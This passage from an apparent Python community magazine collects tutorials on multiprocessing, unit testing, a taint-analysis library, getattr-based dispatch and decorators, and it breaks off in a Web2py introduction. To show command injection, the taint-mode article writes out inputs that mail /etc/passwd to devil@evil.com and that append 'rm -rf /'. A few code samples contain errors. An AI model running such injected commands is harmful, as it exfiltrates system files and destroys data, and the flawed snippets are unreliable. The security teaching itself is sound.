        # look "alive", a progress bar, or maybe just
        # keep on working as usual.
        print "The thread is still running"
        # Wait a little bit, or until the thread ends,
        # whatever's shorter.
        thread.join(.3)
    print "Program ended"

# Important: the modules should not execute code
# when they are imported
if __name__ == '__main__':
    main()
```

Yes, the only change is `import multiprocessing` instead of `import threading` and `Process` instead of `Thread`. Now the `worker` function runs in a separate Python interpreter. Since they are separate processes, this will use as many cores as processes you have, so it may be much faster on a modern computer.

I mentioned deadlocks earlier. You may believe that with a little care, if you place locks around variables you can avoid them. Well, no. Let's see two functions `f1` and `f2` which use two variables `x` and `y` protected by locks `lockx` and `locky`.

```
# -*- coding: utf-8 -*-
import threading
import time

x = 4
y = 6
lock_x = threading.Lock()
lock_y = threading.Lock()

def f1():
    lock_x.acquire()
    time.sleep(2)
    lock_y.acquire()
    time.sleep(2)
    lock_x.release()
    lock_y.release()

def f2():
    lock_y.acquire()
    time.sleep(2)
    lock_x.acquire()
    time.sleep(2)
    lock_y.release()
    lock_x.release()

def main():
    print "Starting main program"
```

```
    thread1 = threading.Thread(target=f1)
    thread2 = threading.Thread(target=f2)
    print "Launching threads"
    thread1.start()
    thread2.start()
    thread1.join()
    thread2.join()
    print "Both threads finished"
    print "Ending program"

# Important: modules should not execute code
# when you import them.
if __name__ == '__main__':
    main()
```

If you run it, it locks. All variables are protected with locks and it still locks! What's happening is that while `f1` acquires `x` and waits for `y`, `f2` has acquired `y` and is waiting for `x`. Since neither one is going to give the other what it needs, both are stuck.

Trying to debug this sort of thing in non-trivial programs is awful, because it only happens when things occur in a given order and with a certain timing. It may happen 100% of the time on one computer and never in another which is a bit faster (or slower).

Add to it that many Python data structures (like dictionaries) are not reentrant and you need to protect many variables and these scenarios become more common.

How would this work with `multiprocessing`? Since you are not sharing resources because they are separate processes, there are no problems with resource contention, and no deadlocks.

When you use multiple processes, one way to handle this example is passing around the values you need. Your functions then will have no "side effects", making it more like functional programming in LISP or erlang. Example:

```
# -*- coding: utf-8 -*-
import multiprocessing
import time

x = 4
y = 6

def f1(x,y):
    x = x+y
    print 'F1:', x

def f2(x,y):
    y = x-y
    print 'F2:', y

def main():
    print "Starting main program"
    hilo1 = processing.Process(target=f1, args=(x,y))
    hilo2 = processing.Process(target=f2, args=(x,y))
    print "Launching threads"
    hilo1.start()
    hilo2.start()
    hilo1.join()
    hilo2.join()
    print "Both threads finished"
    print "Ending program"
    print "X:",x,"Y:",y

# Important: modules should not execute
# code when you import them
if __name__ == '__main__':
    main()
```

Why am I not using any locks? Because the `x` and `y` of `f1` and `f2` are not the same as in the main program. They are copies. Why would I want to lock a copy?

If there is a case where a resource needs to be accessed sequentially, `multiprocessing` provides locks, semaphores, etc. with the same semantics as `threading`.

Or you can create a process to manage that resource and pass it data via a queue (`Queue` or `Pipe` classes) and voilà, the access is now sequential.

In general, with a little care on your program's design, `multiprocessing` has all the benefits of multi threading with the bonus of taking advantage of your hardware, and avoiding some headaches.

Note:

The `multiprocessing` module is available as part of the standard library in Python 2.6 or later. For other versions, you can get the `processing` module via PyPI.

Introduction to Unit Testing with Python

Author: Tomás Zulberti

¿What's Unit Testing and Why Use It?

Unit Tests are those where each part (module, class, function) of the program is tested separately. Ideally, you will test every function and all possible cases for each one.

Unit testing has several advantages:

- You can test the program works correctly. In Python, tests let you identify non-existent variables or the expected types in a function (in other languages that would be handled at compile time).
- You can assure that after a change, all parts of the program still work correctly; both the modified parts and those who depend on them, This is very important when you are part of a team (with some version control system).
- Tests document the code. Not directly, but since the tests show the expected behaviour of the code, reading the tests you can see what's the expected output for certain inputs. Of course this doesn't mean you can just not write docs.

So, why are there bugs if we can write tests? Because unit testing also has some disadvantages.

- They take a while to write. Some classes are easy to test, others aren't.
- When you make large changes in the code (refactoring) you have to update the tests. The larger the change the more work adjusting the tests.
- Something **very** important: just because the tests pass, that doesn't mean the system works perfectly. For example, CPython (te python you are probably using) has lots of tests, and still has bugs. Unit tests only guarantee a certain minimal functionality.

How should the test be?

Tests should follow these rules:

- Tests must run without human action. That means they should not ever ask you to enter a value. The test itself passes all required data to the function.
- Tests must verify the result of the run without interaction. Again, to decide if the test passed or not, it should not ask you to decide. That means you need to know beforehand the expected result for the given input.
- Tests should be independent from each other. The output of one test should not depend on the result of a previous test.

Knowing these rules, what conditions should the test check?

- It should pass when the input values are valid.
- It should fail or raise an exception when the input values are invalid.

If at all possible, you should start writing tests when you start coding, which lets you:

- Identify in detail what the code you are to write must do.
- Know that as soon as your implementation passes the tests, you are finished.

That way you have two advantages:

- You can tell when you should stop coding.
- You don't code what you don't need.

Example

Suppose you have the coefficients of a quadratic function and want to find the roots. That is, we have a function of this type:

$$a*x^2 + b*x + c = 0$$

And we want to find the values r_1 and r_2 so that:

$$a*r_1^2 + b*r_1 + c = 0$$
$$a*r_2^2 + b*r_2 + c = 0$$

Also, given the values r_1 and r_2 we want to find the values of *a*, *b* y *c*. We know that:

$$(x - r_1)*(x - r_2) = ax^2 + bx + c = 0$$

All this is math you learned at school. Now, let's see some code to do the same thing:

```
import math


class NotQuadratic(Exception):
    pass
```

```
class NoRealRoots(Exception):
    pass


def find_roots(a, b, c):
    """ Given coefficients a, b y c of a quadratic function, find its roots.
    The quadratic function is:
        ax**2 + b x + c = 0

Will return a tupe with both roots where the first root will be less
or equal than the second.
    """
    if a == 0:
        raise NotQuadratic()

    discriminant = b * b - 4 * a * c
    if discriminant < 0:
        raise NoRealRoots()

    root_discriminant = math.sqrt(discriminant)
    first_root = (-1 * b + root_discriminant) / (2 * a)
    second_root = (-1 * b - root_discriminant) / (2 * a)

    # min y max are python functions
    chico = min(first_root, second_root)
    grande = max(first_root, second_root)
    return (chico, grande)


def find_coefficients(first_root, second_root):
    """Given the roots of a quadratic function, return the coefficients.
    The quadratic function is given by:
        (x - r1) * (x - r2) = 0
    """
    # You can reach this result by applying distribution
    return (1, -1 * (first_root + second_root), first_root * second_root)
```

Finally, let's see the tests we wrote for that code:

```
import unittest
from polynomial import find_roots, find_coefficients, \
                       NotQuadratic, NoRealRoots


class Testpolynomial(unittest.TestCase):

    def test_find_roots(self):
        COEFFICIENTS_ROOTS = [
            ((1,0,0), (0, 0)),
            ((-1,1,2), (-1, 2)),
            ((-1,0,4), (-2, 2)),
        ]
        for coef, expected_roots in COEFFICIENTS_ROOTS:
            roots = find_roots(coef[0], coef[1], coef[2])
            self.assertEquals(roots, expected_roots)

    def test_form_polynomial(self):
        RAICES_COEFFICIENTS = [
            ((1, 1), (1, -2, 1)),
            ((0, 0), (1, 0, 0)),
            ((2, -2), (1, 0, -4)),
            ((-4, 3), (1, 1, -12)),
        ]

        for roots, expected_coefficients in RAICES_COEFFICIENTS:
            coefficients = find_coefficients(roots[0], roots[1])
            self.assertEquals(coefficients, expected_coefficients)

    def test_cant_find_roots(self):
        self.assertRaises(NoRealRoots, find_roots, 1, 0, 4)

    def test_not_quadratic(self):
        self.assertRaises(NotQuadratic, find_roots, 0, 2, 3)

    def test_integrity(self):
        roots = [
            (0, 0),
            (2, 1),
            (2.5, 3.5),
            (100, 1000),
        ]
```

```
        for r1, r2 in roots:
            a, b, c = find_coefficients(r1[0], r2[1])
            roots = find_roots(a, b, c)
            self.assertEquals(roots, (r1, r2))

    def test_integrity_fails(self):
        coefficients = [
            (2, 3, 0),
            (-2, 0, 4),
            (2, 0, -4),
        ]
        for a, b, c in coefficients:
            roots = find_roots(a, b, c)
            coefficients = find_coefficients(roots[0], roots[1])
            self.assertNotEqual(coefficients, (a, b, c))



if __name__ == '__main__':
    unittest.main()
```

You can download the code here: codigo_unittest.zip It's important that the methods and classes of our tests have the word **test** in them (initial uppercase for the classes) so that they can be identified as classes used for testing.

Let's see step by step how the test is written:

1. You import the unittest module that comes with Python. Always to test you need to create a class, even if you are going to test a function. This class has methods called assertX where the X changes. You use them to check that the result is correct. These are the ones I use most:

   assertEqual(value1, value2)

   Check that both values are the same, and fails the test if they aren't. If they are lists, it checks that all values in the list are equal, the same if they are sets.

   assertTrue(condition):

   Checks that the condition is true, and fails if it isn't.

   assertRaises(exception, function, value1, value2, etc...):

   Checks that the *exception* is raised when you call *function* with arguments *value1, value2, etc...)*

2. Import the code you are testing, along with the exceptions it may raise.

3. Create a class extending **TestCase**, which will contain methods to test. Within these methods we will use assertEquals, etc to check that everything is working correctly. In our case, we defined the following functions:

   test_find_roots

   Given a list of coefficients and its roots, test that the result of the roots obtained from that coefficient matches the expected result. This test checks that *find_roots* works correctly. To do that, we iterate over a list of two tuples:

   - A tuple with the coefficients to call the function.
   - A tuple with the roots expected for those coefficients. These roots were calculated manually, not using the program.

   test_form_polynomial

   Given a list of roots, check that the coefficients are correct. This test checks that form_polynomial works correctly. In this case it's a list of two tuples:

   - One with the roots
   - Th second with the coefficients expected for those roots.

   test_cant_find_roots

   Check that *find_roots* raises the right exception when real roots can't be found.

   test_not_quadratic

   Checks what happens when the coefficients don't belong to a quadratic function.

   test_integrity

   Given a set of roots, finds the coefficients, and for those coefficients find the roots again. The result of the roundtrip should be the same we started with.

   test_integrity_fails

   Check the case where integrity fails. In this case we use functions whose **a** value is not 1, so even if the roots are the same, it's not the same quadratic function.

4. At the end of the test we put this code:

   ```
   if __name__ == '__main__':
       unittest.main()
   ```

   That way, if we run **python filename.py** it will enter that *if*, and run all the tests in this file.

Suppose we are in the folder where these files reside:

```
pymag@localhost:/home/pymag$ ls
polynomial.py test_polynomial.py test_polynomial_fail.py
```

So, let's run the passing tests:

```
pymag@localhost:/home/pymag$ python test_polynomial.py
......
----------------------------------------------------------------------
Ran 6 tests in 0.006s

OK
```

The output shows that all 6 tests in this class ran, and they all passed. Now we'll see what happens when a test fails. For this, what I did was change one of the tests so that the second root is smaller than the first. I changed **test_integrity** so that one of the expected roots is *(2, 1)*, when it should really be *(1, 2)* since the first root should be smaller. This is in *test_polynomial_fail.py*. So, if we run the tests that fail, we see:

```
pymag@localhost:/home/pymag$ python test_polynomial_fail.py
..F...
======================================================================
FAIL: test_integrity (test_polynomial.Testpolynomial)
----------------------------------------------------------------------
Traceback (most recent call last):
    File "/media/sdb5/svns/tzulberti/pymag/testing_01/source/test_polynomial.py",
    line 48, in test_integrity
    self.assertEquals(roots, expected_roots)
AssertionError: (1.0, 2.0) != (2, 1)

----------------------------------------------------------------------
Ran 6 tests in 0.006s

FAILED (failures=1)
```

Just as it says, all 6 tests ran again, and one failed, and you can see the error and the line where it happened.

Taint Mode in Python

Author: Juanjo Conti
Juanjo is an Information Systems Engineer. Have been coding in Python for the last 5 years and use it for job, research and fun.
Blog: http://juanjoconti.com.ar
Email: jjconti@gmail.com
Twitter: @jjconti

This article is based on the paper *A Taint Mode for Python via a Library* that I wrote with Dr. Alejandro Russo from Chalmers University of Technology, Gothenburg, Sweden and was presented at OWASP App Sec Research 2010 conference.

Opening words

Vulnerabilities in web applications present threats to on-line systems. SQL injection and cross-site scripting attacks are among the most common threats found nowadays. These attacks are often result of improper or non-existent input validation.

To help discover such vulnerabilities, popular web scripting languages like Perl, Ruby, PHP, and Python perform taint analysis. Such analysis is often implemented as an execution monitor, where the interpreter needs to be adapted to provide a taint mode. However, modifying interpreters might be a major task in its own right. In fact, it is very likely that new releases of interpreters require to be adapted to provide a taint mode.

Differently from previous approaches, taintmode.py provides taint analysis for Python via a library written entirely in Python, and thus avoiding modifications in the interpreter. The concepts of classes, decorators and dynamic dispatch makes our solution lightweight, easy to use, and particularly neat. With little or no effort, the library can be adapted to work with different Python interpreters.

Taint Analysis concepts

First, let's talk about the basic concepts:

Untrusted Sources. Untrusted data is marked as tainted. Examples of this are: any data received as a GET or POST parameter, HTTP headers and AJAX requests. One may also consider marking data from a persistence layer as tainted. A database may have been tampered with outside the application, or the data could have been intercepted and modified in transit.

Sensitive Sinks are those points in the system where we don't want unvalidated data to arrive because an attack can be masked in the them. Some examples of sensitive sinks are Browser or HTML template engine, SQL, OS or LDAP interpreter; or even the Python interpreter.

The third element in scene are the sanitization methods; they allow us to escape, encode or validate input data to make them fit to be sent to any sink. An example of a sanitization function is Python's cgi.escape:

```
>>> import cgi
>>> cgi.escape("<script>alert('this is an attack')</script>")
"&lt;script&gt;alert('this is an attack')&lt;/script&gt;"
```

How to use it?

This is an easy example on purpose; it lets us understand the concepts without worrying about the problem:

```
import sys
import os

def get_data(args):
    return args[1], args[2]

usermail, file = get_data(sys.argv)

cmd = 'mail -s "Requested file" ' + usermail + ' < ' + file
os.system(cmd)
```

The script receives an email address and a file name as input arguments. As a result, it sends the file to its owner by mail.

The problem with this application is that the author didn't have in mind some alternative uses that an attacker could try. Some examples are:

```
python email.py alice@domain.se ./reportJanuary.xls
python email.py devil@evil.com  '/etc/passwd'
python email.py devil@evil.com  '/etc/passwd ; rm -rf / '
```

The first example is the correct use of the application, the one in the programmer's mind when it was written. The second one shows the first vulnerability; an attacker may send himself the content of /etc/passwd. The third example shows an even harder situation; the attacker not only steals system sensitive information but also erases its files. Of course, the execution of this scenario depends on how the server is configured and the privileges of the attacker at the moment of executing the application; but I think you got the idea.

So... how could this library help the programmer to be aware of these problems and fix them? The first step is to import the components of the library and mark sensitives sinks and untrusted sources. The modified version of the program is:

```
import sys
import os
from taintmode import untrusted, ssink, cleaner, OSI

os.system = ssink(OSI)(os.system)

@untrusted
def get_data(args):
    return [args[1], args[2]]

usermail, filename = get_data(sys.argv)

cmd = 'mail -s "Requested file" ' + usermail + ' < ' + filename
os.system(cmd)
```

Note that we need to mark the get_data function as an untrusted source (with the untrusted decorator) and os.system as a sink sensitive to Operating System Injection (OSI) attacks.

Now, when we try to run the program (it's not important if we are trying to make an attack or not) we get this message in the standard output:

```
$ python email.py jjconti@gmail.com myNotes.txt
================================================================================
Violation in line 14 from file email.py
Tainted value: mail -s "Requested file" jjconti@gmail.com < miNotes.txt
--------------------------------------------------------------------------------
    usermail, filename = get_data(sys.argv)

    cmd = 'mail -s "Requested file" ' + usermail + ' < ' + filename
--> os.system(cmd)

================================================================================
```

The Library intercepts the execution just before the untrusted datum reach the sensitive sink and inform it. The next step is add a cleaning function to sanitize the input data:

```
import sys
import os
from taintmode import untrusted, ssink, cleaner, OSI
from cleaners import clean_osi
clean_osi = cleaner(OSI)(clean_osi)
os.system = ssink(OSI)(os.system)

@untrusted
def get_data(args):
    return [args[1], args[2]]

usermail, filename = get_data(sys.argv)
usermail = clean_osi(usermail)
filename = clean_osi(filename)

cmd = 'mail -s "Requested file" ' + usermail + ' < ' + filename
os.system(cmd)
```

In this final example we import clean_osi, a function capable to clean input data against OSI attacks and in the next line we mark it as capable of doing it (this is required by the library). Finally, we use the function to clean the program inputs. If we execute the program now, it'll run normally.

How does it work?

The library uses ids for the different vulnerabilities you are working with; these are called tags. It also provides decorators to mark different parts of the program (classes, methods or functions) as any of the three elements mentioned in the section about Taint Analysis.

untrusted

untrusted is a decorator that indicates us the values returned by a function or method aren't to be trusted. Untrusted values can be tainted with any vulnerability, so they are marked as tainted with all the kinds of stain.

If you have access to the function or method definition, for example if it's part of your codebase, the decorator can be applied using Python's syntactic sugar:

```
@untrusted
def from_the_outside():
    ...
```

While using third-party modules, we still can apply the decorator. The next example is from a program written using the web.py framework:

```
import web
web.input = untrusted(web.input)
```

ssink

The ssink decorator must be used to mark those functions or methods that we don't want to be reached for tainted values. We call them sensitive sinks.

These sinks are sensitive to a kind of vulnerability, and must be specified when the decorator is used.

For example, the Python eval function is a sensitive sink to Interpreter Injection attacks. The way we mark it as that is:

```
eval = ssink(II)(eval)
```

The web.py framework offers SQL Injection sensitive sink examples:

```
import web
db = web.database(dbn="sqlite", db=DB_NAME)
db.delete = ssink(SQLI)(db.delete)
db.select = ssink(SQLI)(db.select)
db.insert = ssink(SQLI)(db.insert)
```

Like the rest of decorators, if the sensitive sink is defined in our code, we can use syntactic sugar:

```
@ssink(XSS):
def render_answer(input):
    ...
```

The decorator can also be used without specifying a vulnerability. In this case, the sink is marked as sensitive to every kind of vulnerability, although this is not a very common use case:

```
@ssink():
def very_sensitive(input):
    ...
```

When an X tainted value reaches an X sensitive sink, we are facing the existence of a vulnerability and an appropriated mechanism is executed.

cleaner

cleaner is a decorator used to tell that a method or function is able to clean stains on a value.

For example, the plain_text function removes HTML code from its input and returns the new clean value:

```
>>> plain_text("This is <b>bold</b>")
'This is bold'

>>> plain_text("Click <a href="http://www.google.com">here</a>")
'Click here'
```

This kind of functions are associated with a determined kind of vulnerability; so the right way to use the cleaner decorator is specifying the kind of stain. Again, there are two was of doing it. In the definition:

```
@cleaner(XSS)
def plain_text(input):
    ...
```

or before we start using the function in our program:

```
plain_text = cleaner(XSS)(plain_text)
```

Taint aware

One of the main parts of the library takes care of tracking the taint information for built-in classes (like int or str).

The library dynamically defines subclasses of these to add an attribute that alows that tracking; for each object the attribute consists of a set of tags representing the taints the object has in a certain moment of the execution. The objects are considered untainted when the tags set is empty. In the context of the library, these subclasses are called *taint-aware classes*. The inherited methods of built-in classes are redefined to make them capable to propagate the taint information.

For example, if a and b are tainted objects, c will have the union of the taints of both:

```
c = a.action(b)
```

Present state

In this brief article I've exposed the main characteristics of the library; to know more advanced features and other implementation details you can visit http://www.juanjoconti.com.ar/taint/

More information & links

- OWASP App Sec 2010: http://alturl.com/5u94e
- OWASP: http://www.owasp.org
- Python security: http://www.pythonsecurity.org

Python Argentina

Our goal is gathering Python users, be a nexus for communication across the country. Reach users and companies and promote Python, exchange infomation, share experiences and, in general, be the local frame of reference in using and spreading this technology.

Site with docs, spanish tutorial, frequently asked questions, jobs board:

http://python.org.ar

Subscribe to the list for help! Send email to:

pyar-subscribe@python.org.ar

Or join as in IRC and chat:

#pyar (at irc.freenode.org)

Applied Dynamism

Author: Juan Pedro Fisanotti
Translator: Claudio Freire

It often happens that when I comment on some superior feature of a language to another person that doesn't know it, the person reacts with phrases like "would you use that in real life?" or "very nice, but that's theory, in practice it doesn't work", etc...

It's normal, since when one's not used to thinking some way, one will never so candidly see the usefulness of some feature. Those aren't great musings of mine, they're ideas that Paul Graham explained very well in this article (recommended).

But what I can indeed give from is my humble experience, it's a good example of how a feature can sound "weird", but when it's well used, it can result "very practical".

There may be many places where what I'm about to say is wrong, and it would be great if you let me know.

The "weird" feature

So here is where Python's "weird" feature comes in. It will only sound "weird" for anyone not used to this kind of behavior, of course.

The feature is the getattr function: calling it, we can obtain an attribute or method of an object. For example:

```
me = "juan pedro"
met = getattr(me, "upper")
met()   #this returns "JUAN PEDRO"
```

Shedding some light:

With getattr(me, "upper") we effectively get the upper method of the me object. Attention! I said "get the method", not "the result of calling the method". They're very different things.

Obtaining a method is like giving it a new name with which to call it later, like we did with "met()". met is a new name for that same particular method, the upper method of me.

It's worth mentioning that using a variable (met in this case) is something I did only to make it more clear at first sight. But the earlier code can be rewritten seemly as:

```
me = "juan pedro"
getattr(me, "upper")()  # this returns "JUAN PEDRO"
```

We don't store the method in a variable, we just call it right away. We get it, and we call it, all in the same line.

The problem

We have a class Foo. This class Foo defines 5 different actions, each representing 5 methods: action1, action2, action3, action4, action5. The complexity arises from the fact that each of these actions is realized by communicating with a service, and there are 4 completely different services in which you can perform the actions: A, B, C and D.

Example: "Perform action 1 in service B" "Perform action 3 in service D" etc...

In the implementation, each service completely redefines the code executed for each action. That is to say, the code for action 1 in service A is completely different from the code of action 1 in service B, etc.

The Foo class then needs to take the name of the service as a parameter of every action, to know in which service to perform it. So we could use it the following way:

```
miFoo = Foo()   #we create a new object foo
miFoo.action1("A")  #we call action 1 in service A
miFoo.action1("C")  #we call action 1 in service C
miFoo.action3("B")  #we call action 3 in service B
```

First "non-dynamic" solution

To many one reading this, the first solution that will come to mind will be that each method (actionX...) must have within itself a big if, for each service. Something like:

```
class Foo:
  def action1(self, service):
```

```
    if service == "A":
        #code for action 1 in service A
    elif service == "B":
        #code for action 1 in service B
    elif service == "C":
        #code for action 1 in service C
    elif service == "D":
        #code for action 1 in service D
```

This will work, that I won’t deny. But... what don’t I like of this option? I don’t like:

1. That if will be repeated in each of the actions, of which there are 5. When we add or modify services, I have to maintain the same if in all 5 methods “actionX”.
2. The code quickly becomes unreadable when there’s a lot to do per action.
3. It gives the sensation that we’re “mixing” apples and oranges, that this could be better organized.
4. This ifs are two lines of code for each action and service, so with 5 actions and 4 services, that’s 40 lines of code only in ifs, not including the code for the actions themselves. It’s 40 lines of code that don’t do what we want to do, that we need only to decide what to do.

Enhancing the “non-dynamic” solution

For the apples and oranges and organizational problem, more than one will have had the idea of something like this:

```
class Foo:
    def action1(self, service):
        if service == "A":
            self.action1_in_A()
        elif service == "B":
            self.action1_in_B()
        elif service == "C":
            self.action1_in_C()
        elif service == "D":
            self.action1_in_D()

    def action1_in_A(self):
            #code of action 1 in service A

    def action1_in_B(self):
            #code of action 1 in service B

    def action1_in_C(self):
            #code of action 1 in service C

    def action1_in_D(self):
            #code of action 1 in service D
```

I can’t deny it, the separation in many methods does help legibility and maintainability a tiny bit. Considering that part resolved, we forget about methods “actionX_in_Y”. But we still have this:

```
def action1(self, service):
    if service == "A":
        self.action1_in_A()
    elif service == "B":
        self.action1_in_B()
    elif service == "C":
        self.action1_in_C()
    elif service == "D":
        self.action1_in_D()
```

This is what I still dislike. Why? Because we still have the problem of horrible ifs spread everywhere. We still have to maintain those 40 lines of code that only serve for choosing which code to run. Mi opinion is that there has to be a better way.

Weird to the rescue: The dynamic solution

Well, in theory the weird thing should now help us resolve our problem. And how will it help us this weird Python feature? Lets remember now that we had forgotten about all the “actionX_in_Y” methods, those had been approved :). The ugly part of the code was the one choosing which method to run according to the given service.

Lets see, then, the “weird” version of the code:

```
def action1(self, service):
    getattr(self, "action1_in_" + service)()
```

See what’s missing? No ifs!

Before we had those 40 lines of ifs, 8 lines for each action that only decided which code to run. Now that decision is taken with 1 line of code per action, which means (with 5

actions) a grand total of... 5 lines! 5 lines against 40 is 87% less code. Watch it. The issue isn't "having less lines of code is better". In this case, the advantage is not having to maintain that repetitive and unnecessary code.

And not only that, we also gained another very important advantage: if we added or removed services tomorrow, there's no need to touch the dispatch code. We only add the implementations (methods actionX_in_Y), and the class will know by itself how to call them, without us having to make any change. That's practical.

Conclusion

In a rather simple example, we can see how a "weird" feature correctly used can become a "practical" feature. And be careful, because when one starts using these features, it becomes very tedious going back to those languages that don't have them... it's addictive, hehe.

PS: credit due to César Ballardini who showed me Paul Graham's article :D

Decorating code (Part 1)

Author: Fabián Ezequiel Gallina

In this article i'm going to write about how to code decorators in our favourite language.

A decorator is basically a callable [1] that wraps another and which allows us to modify the behavior of the wrapped one. This might sound complicated at the beginning but it is really easier than it seems.

Now, without any further ado we are going to cook some tasty home-baked wrapped callables.

Ingredients

- a callable
- a decorator
- coffee (optional)
- sugar (opcional)

Our to-be-wrapped callable for example will look like this:

```
def yes(string='y', end='\n'):
    """outputs `string`.

    This is similar to what the unix command `yes` does.

    Default value for `string` is 'y'

    """
    print(string, sep='', end=end)
```

Our decorator used to wrap the callable looks like this:

```
def log_callable(callable):
    """Decorates callable and logs information about it.

    Logs how many times the callable was called and the params it had.

    """

    if not getattr(log_callable, 'count_dict', None):
        log_callable.count_dict = {}

    log_callable.count_dict.setdefault(
        callable.__name__, 0
    )

    def wrap(*args, **kwargs):
        callable(*args, **kwargs)
        log_callable.count_dict[callable.__name__] += 1
        message = []

        message.append(
            """called: '{0}' '{1} times'""".format(
                callable.__name__,
                log_callable.count_dict[callable.__name__]
            )
        )
        message.append(
            """Arguments: {0}""".format(
                ", ".join(map(str, args))
            )
        )
        message.append(
            """Keyword Arguments: {0}""".format(
                ", ".join(["{0}={1}".format(key, value) \
                           for (key, value) in kwargs.items()])
            )
        )
```

```
        logging.debug("; ".join(message))

    return wrap
```

The coffee is just to stay awake while coding late at night and the sugar can be used with the coffee, however this is not mandatory, since everybody knows that sugar can also be eaten by the spoonful.

Preparation

Once we have our callable and our decorator, we proceed to mix them up in a bowl.

With Python we have 2 totally valid ways to mix them.

The first one, sweet, with syntactic sugar:

```
@log_callable
def yes(string='y', end='\n'):
   [...]
```

The second one [2], just for diabetics:

```
yes = log_callable(yes)
```

Voilá, our callable is now decorated.

Coming up next I'll talk about the basic anatomy of a decorator so our greengrocer can't cheat us at the moment of choosing one.

How does a decorator look like

Classes and functions can be decorators. These can also receive or not arguments (apart from the original callable arguments).

So we have two big groups:

1. Decorator functions
    a. Without arguments.
    b. With arguments.
2. Decorator classes
    a. Without arguments.
    b. With arguments.

The decorated callable *must* be called explicitly if the programmer wants the decorated callable to be executed. If this doesn't happens the decorator will be prevent the execution of it.

Example:

```
def disable(callable):
    """Decorates callable and prevents executing it."""

    def wrap(*args, **kwargs):
        logging.debug("{0} called but its execution has been prevented".format(
            callable.__name__)
        )

    return wrap

@disable
def yes(string='y', end='\n'):
   [...]
```

Decorator functions without arguments

In a decorator function that doesn't receive arguments, its first and only parameter is the callable to be decorated. In the nested function is where decorated callable positional and keyword arguments are received.

This can be seen in any of previous examples.

Decorator functions with arguments

Now we'll look an example of a decorator function that receives arguments. The example will be based on our previous log_callable and will allow us to specify if we really want to count the number of calls.

log_callable with arguments example:

```
def log_callable(do_count):

    if not getattr(log_callable, 'count_dict', None) and do_count:
        log_callable.count_dict = {}

    if do_count:
        log_callable.count_dict.setdefault(
            callable.__name__, 0
```

```
        )

    def wrap(callable):
        def inner_wrap(*args, **kwargs):
            callable(*args, **kwargs)

            message = []

            if do_count:
                log_callable.count_dict.setdefault(
                    callable.__name__, 0
                )
                log_callable.count_dict[callable.__name__] += 1
                message.append(
                    u"""called: '{0}' '{1} times'""".format(
                        callable.__name__,
                        log_callable.count_dict[callable.__name__],
                    )
                )
            else:
                message.append(u"""called: '{0}'""".format(callable.__name__))

            message.append(u"""Arguments: {0}""".format(", ".join(args)))
            message.append(
                u"""Keyword Arguments: {0}""".format(
                    ", ".join(["{0}={1}".format(key, value) \
                               for (key, value) in kwargs.items()])
                )
            )

            logging.debug("; ".join(message))

        return inner_wrap

    return wrap
```

A decorator function with arguments receives the params that are passed explicitly to the decorator. The callable is received in the first nested function and finally the decorated callable arguments are received by the deeper nested function (in our case called inner_wrap)

The way to use this decorator will be as follows:

```
@log_callable(False)
def yes(string='y', end='\n'):
    [...]
```

Decorator classes without arguments

As we said before, the decorator and the callable don't need to be functions, they can be classes too.

Here is a class version of our log_callable (without arguments):

```
class LogCallable(object):
    """Decorates callable and logs information about it.

    Logs how many times the callable was called and the params it had.

    """

    def __init__(self, callable):
        self.callable = callable

        if not getattr(LogCallable, 'count_dict', None):
            LogCallable.count_dict = {}

        LogCallable.count_dict.setdefault(
            callable.__name__, 0
        )


    def __call__(self, *args, **kwargs):
        self.callable(*args, **kwargs)
        LogCallable.count_dict[self.callable.__name__] += 1

        message = []

        message.append(
            """called: '{0}' '{1} times'""".format(
                self.callable.__name__,
                LogCallable.count_dict[self.callable.__name__]
            )
        )
        message.append(
```

```
            """Arguments: {0}""".format(
                ", ".join(map(str, args))
            )
        )
        message.append(
            """Keyword Arguments: {0}""".format(
                ", ".join(["{0}={1}".format(key, value) \
                           for (key, value) in kwargs.items()])
            )
        )

        logging.debug("; ".join(message))
```

In a decorator class that doesn't receive parameters, the first param of __init__ method is the callable to be decorated. The __call__ method receives the arguments of the decorated callable.

The most interesting difference with the function version is that by using a class decorator we have avoided the need of a nested function.

The way to use this decorator is the same as we do with decorator functions:

```
@LogCallable
def yes(string='y', end='\n'):
    [...]
```

Decorator classes with arguments

Understanding the 3 previous cases it is possible to guess how a decorator class with arguments should be.

LogCallable with params example:

```
class LogCallable(object):
    """Decorates callable and logs information about it.

    Logs how many times the callable was called and the params it had.

    """

    def __init__(self, do_count):
        self.do_count = do_count
        if not getattr(LogCallable, 'count_dict', None) and do_count:
            LogCallable.count_dict = {}

    def __call__(self, callable):

        def wrap(*args, **kwargs):
            callable(*args, **kwargs)

            message = []

            if self.do_count:
                LogCallable.count_dict.setdefault(
                    callable.__name__, 0
                )
                LogCallable.count_dict[callable.__name__] += 1
                message.append(
                    u"""called: '{0}' '{1} times'""".format(
                        callable.__name__,
                        LogCallable.count_dict[callable.__name__],
                    )
                )
            else:
                message.append(u"""called: '{0}'""".format(callable.__name__))

            message.append(
                u"""Arguments: {0}""".format(
                    ", ".join(map(str, args))
                )
            )
            message.append(
                u"""Keyword Arguments: {0}""".format(
                    ", ".join(["{0}={1}".format(key, value) \
                               for (key, value) in kwargs.items()])
                )
            )

            logging.debug("; ".join(message))

        return wrap
```

In a decorator class with parameters, these are passed to the __init__ method. The decorated callable is received by the __call__ method and the arguments of it are

received by the nested function (called wrap in our example).

The way to use it is *exactly* the same as in the case of decorator functions with params:

```
@LogCallable(False)
def yes(string='y', end='\n'):
    [...]
```

Ending

Decorators open a world of possibilities allowing us to make code simpler and more readable, it is a matter of analizing our current needs to figure out if they are what we really need. So in our *probable* next part we'll see more practical examples and we'll take a look to class decorators (do not confuse it with decorator classses ;-)

1 Class or function name (simplified version: without adding it parens so it doesn't get executed :)

2 The first way is the recommended way you should take unless you are decorating classes in Python < 2.6.

Web2Py for Everybody

Author: Mariano Reingart
Software programmer and teacher. Free software enthusiast, fond of Python, PostgreSQL and Web2Py.
Blog: http://reingart.blogspot.com
Company: http://www.sistemasagiles.com.ar

Introduction to Web2py

Web2py is a web framework that is very easy to use and to learn. It was designed for educational purposes, it includes the latest technologies integrated in a straightforward way (MVC, ORM, templates, javascript, ajax, css, and so on.) making it a fully functional solution to interactive develop web 2.0 applications (both design and programming is done inside the web browser!).

In our humble opinion, web2py makes web development faster, easier and more efficient, allowing focus on business logic rather than trivial or esoteric technical issues. Broadly speaking, its main features are:

- Straightforward installation, almost zero-configuration (both self-contained and mod_wsgi)
- Intuitive and with a very low learning curve, suitable to be taught in the classroom for beginners levels
